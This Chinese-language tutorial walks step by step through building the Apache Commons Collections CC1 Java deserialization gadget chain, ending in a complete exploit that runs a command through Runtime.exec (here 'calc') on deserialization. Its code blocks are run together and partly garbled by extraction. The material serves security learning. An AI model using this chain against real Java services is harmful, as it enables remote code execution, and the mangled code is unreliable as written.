
我们写一段代码,看看在用entry遍历Map的时候进行setValue操作能不能走到setValue方法中,然后触发后半条链子
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
package org.mixbp;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import java.lang.reflect.Method;import java.util.HashMap;import java.util.Map ;class Main static void main(String [] args) throws Exception{new InvokerTransformer("exec" ,new Class[]{String .class },new Object []{"calc" });Object ,Object > hashMap = new HashMap<>();"key" ,"value" );Map <Object ,Object > transformedmap = TransformedMap.decorate(hashMap, null , invokerTransformer);for (Map .Entry<Object ,Object > entry : transformedmap.entrySet()){
成功执行,说明这条链可以用,我们已经找了一半了。
所以我们现在只要找到一个遍历数组的地方调用了setValue,我们就能执行后半条链子
4、找readObject() 根据上面的链子我们已经追到setValue方法了
这里我们可以继续去找其他方法中的setValue延长链子,然后继续跟下去
但是最好是找readObject()方法调用setValue(),这样就能完成链子了

继续查找setValue的调用,找到一个readObject() 的入口类
类名为AnnotationInvocationHandler,InvocationHandler 这个后缀是用做动态代理中间处理 ,因为它继承了 InvocationHandler 接口。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
for (Map.Entry<String, Object > memberValue : memberValues.entrySet()) {name = memberValue.getKey();Class <?> memberType = memberTypes.get (name );if (memberType != null ) { // i.e. member still exists Object value = memberValue.getValue();if (!(memberType.isInstance(value ) ||value instanceof ExceptionProxy)) {new AnnotationTypeMismatchExceptionProxy(value .getClass() + "[" + value + "]").setMember(get (name )));
要调用 setValue() 方法需要过这两个if
1
2
3
4
5
6
7
8
9
10
class AnnotationInvocationHandler implements InvocationHandler , Serializable {private static final long serialVersionUID = 6182022883658399397L;private final Class <? extends Annotation > type ;private final Map <String , Object > memberValues;AnnotationInvocationHandler (Class <? extends Annotation > type , Map <String , Object > memberValues) {Class <?>[] superInterfaces = type .getInterfaces ();if (!type .isAnnotation () ||length != 1 ||0 ] != java.lang .annotation .Annotation .class )
然后,readObject 的方法是类 AnnotationInvocationHandler 的,AnnotationInvocationHandler 的作用域为 default,所以我们需要通过反射的方式来获取这个类及其构造函数,再实例化它。
接下来手写EXP
理想的EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 package org.mixbp;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import java.io.*;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{Runtime runtime = Runtime.getRuntime();InvokerTransformer invokerTransformer = new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" });new HashMap <>();"key" ,"value" );null , invokerTransformer);Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" );Constructor aihConstructor = c.getDeclaredConstructor(Class.class,Map.class);true );Object o = aihConstructor.newInstance(Override.class,transformedmap);"ser.bin" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
但是我们还得解决三个问题
Runtime对象无法序列化,因为Runtime类没有继承serialize类
setValue() 的传参,是需要传 Runtime 对象的;而在实际情况当中的 setValue() 的传参是这
1 2 3 4 memberValue .setValue (AnnotationTypeMismatchExceptionProxy (getClass () + "[" + value + "]" ).setMember (members ().get (name)));
3.还需要绕过上面两个if判断
1、解决Runtime不能序列化的问题 Runtime 是不能序列化的,但是 Runtime.class 是可以序列化的
主要原理:Runtime 对象不能序列化,但创建 Runtime 对象的”方法调用指令”可以序列化。反序列化时执行这些指令,动态创建 Runtime 对象。
先写一个普通反射
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 package org.mixbp; import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import java.io.*;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main { public static void main (String[] args) throws Exception{ Class c = Runtime.class;Method getRuntimeMethod = c.getMethod("getRuntime" ,null );Runtime r = (Runtime) getRuntimeMethod.invoke(null ,null );Method execMethod = c.getMethod("exec" , String.class);"calc" );
接着,我们将这个反射的 Runtime 改造为使用 InvokerTransformer 调用的方式。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 package org.mixbp;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import java.io.*;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{Method getRuntimeMethod = (Method) new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }).transform(Runtime.class);Runtime r = (Runtime) new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class}, new Object []{null ,null }).transform(getRuntimeMethod);new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" }).transform(r);
可以发现,上方主函数最后三行代码有一个共同点就是:
格式都为 new InvokerTransformer().invoke()
后一个 invoke() 方法里的参数都是前一个的结果
从代码的复用性角度来说,我们应当减少这种复用的工作量,于是我们使用 ChainedTransformer 这个类。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 public ChainedTransformer (Transformer [] transformers) {super ();public Object transform (Object object for (int i = 0 ; i < iTransformers.length ; i++) {object = iTransformers[i].transform (object );return object ;
由于他会进行递归调用所以我们只需要传入第一层参数即可,也就是Runtime.class
编写 EXP,先定义一个数组,然后将数组传到 ChainedTransformer 类中,再调用 .transform 方法。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 package org.mixbp;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import java.io.*;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{new Transformer []{new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class}, new Object []{null ,null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);
然后再将其与decorate的链子结合
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 package org.mixbp;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import java.io.*;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{new Transformer []{new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class}, new Object []{null ,null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();"key" ,"value" );null , chainedTransformer);Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" ); Constructor aihConstructor = c.getDeclaredConstructor(Class.class, Map.class); true ); Object o = aihConstructor.newInstance(Override.class, transformedMap);
Runtime不能序列化的问题解决了,但是我们的EXP还是无法弹出计算器,因为EXP没有transformer的调用,调试一下看看情况
断点位置:先打在 AnnotationInvocationHandler 的两个 if 判断。

调试发现第一个if就跳出去了
2、解决if判断的问题,让链子进入到setValue方法 第一个 if 语句 if (memberType != null),跳出来的原因是我们传入的 memberType 为 null 了
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 private void readObject(java.io.ObjectInputStream s)null ;type );Class is no longer an annotation type ; time to punch out new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");Class <?>> memberTypes = annotationType.memberTypes();for (Map.Entry<String, Object > memberValue : memberValues.entrySet()) {name = memberValue.getKey();Class <?> memberType = memberTypes.get (name );if (memberType != null ) { // i.e. member still exists Object value = memberValue.getValue();if (!(memberType.isInstance(value ) ||value instanceof ExceptionProxy)) {new AnnotationTypeMismatchExceptionProxy(value .getClass() + "[" + value + "]").setMember(get (name )));
我们的传参语句
1 Object o = aihConstructor.newInstance(Override .class , transformedMap);

进去看看Override
发现里面是没有成员变量的,我们要去找另外的注解

这里发现Target是有成员方法的,有一个成员方法value,我们把Override.class换成Target.class
然后再次调试,发现还是过不了
1 2 3 4 String name = memberValue.getKey();Class <?> memberType = memberTypes.get (name );if (memberType != null ) {
原因是因为这里会先从map中获取key,然后会从注解中获取key,这里的key就是我们往hashmap里put的字符串”key”
1 hashMap.put ("key" ,"value" );
但是注解里只有value没有key成员方法,所以就无法通过
这里我们改一下就行
1 hashMap.put ("value" ,"aaa" );
再试一次发现成功进入的第一个if内
再看第二个if
检查 value 是否是 ExceptionProxy 类型或其子类
检查 value 是否是 memberType 类型的实例
value是我们put进map的字符串”aaa”,然后第二个if也是能顺利通过的
成功进入到了 setValue 方法当中,但是还是无法弹出计算器,因为setValue() 处中的参数并不可控,而是指定了 AnnotationTypeMismatchExceptionProxy 类,是无法进行命令执行的。
调试发现能到checkSetValue方法,但是这里的value不是Runtime.class,而是AnnotationTypeMismatchExceptionProxy 类
3、解决setValue方法参数不可控问题 一个能够解决 setValue 可控参数的类 ConstantTransformer。
跟进到这个类

构造方法:传入的任何对象都放在 iConstant 中
transform() 方法:无论传入什么,都返回 iConstant,这就类似于一个常量了。
所以我们把这个类添加到transformers数组也就是递归调用的第一层
1 2 3 4 5 6 Transformer[] transformers = new Transformer[]{new ConstantTransformer(Runtime.class ),new InvokerTransformer("getMethod" ,new Class[]{String .class ,Class[].class },new Object []{"getRuntime" ,null }),new InvokerTransformer("invoke" ,new Class[]{Object .class ,Object [].class }, new Object []{null ,null }),new InvokerTransformer("exec" ,new Class[]{String .class },new Object []{"calc" })
这样在执行到checkSetValue时,就会先执行
1 ConstantTransformer.transform ( new AnnotationTypeMismatchExceptionProxy (value.getClass () + "[" + value + "]" ).setMember (annotationType.members ().get (name) ) )
这里完全不用管,无论 transform() 方法的参数是什么对象,都会返回Runtime.class,然后成功执行后续的链子
最终EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 package org.mixbp;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.TransformedMap;import org.apache.commons.collections.Transformer;import java.io.*;import java.lang.annotation.Target;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class),new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class}, new Object []{null ,null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();"value" ,"aaa" );null , chainedTransformer);Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" );Constructor aihConstructor = c.getDeclaredConstructor(Class.class,Map.class);true );Object o = aihConstructor.newInstance(Target.class,transformedmap);"ser.bin" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
调用链&辅助链整理 用到的利用链和工具链
1 2 3 4 5 6 7 8 9 利用链:#transform #checkSetValue #setValue #readObject
Commons-Collections-CC1 链补充-正版CC1链 1、寻找链尾的危险方法 这条链子的漏洞点还是InvokerTransformer
依然是在InvokerTransformer下的transform方法,进行find usages
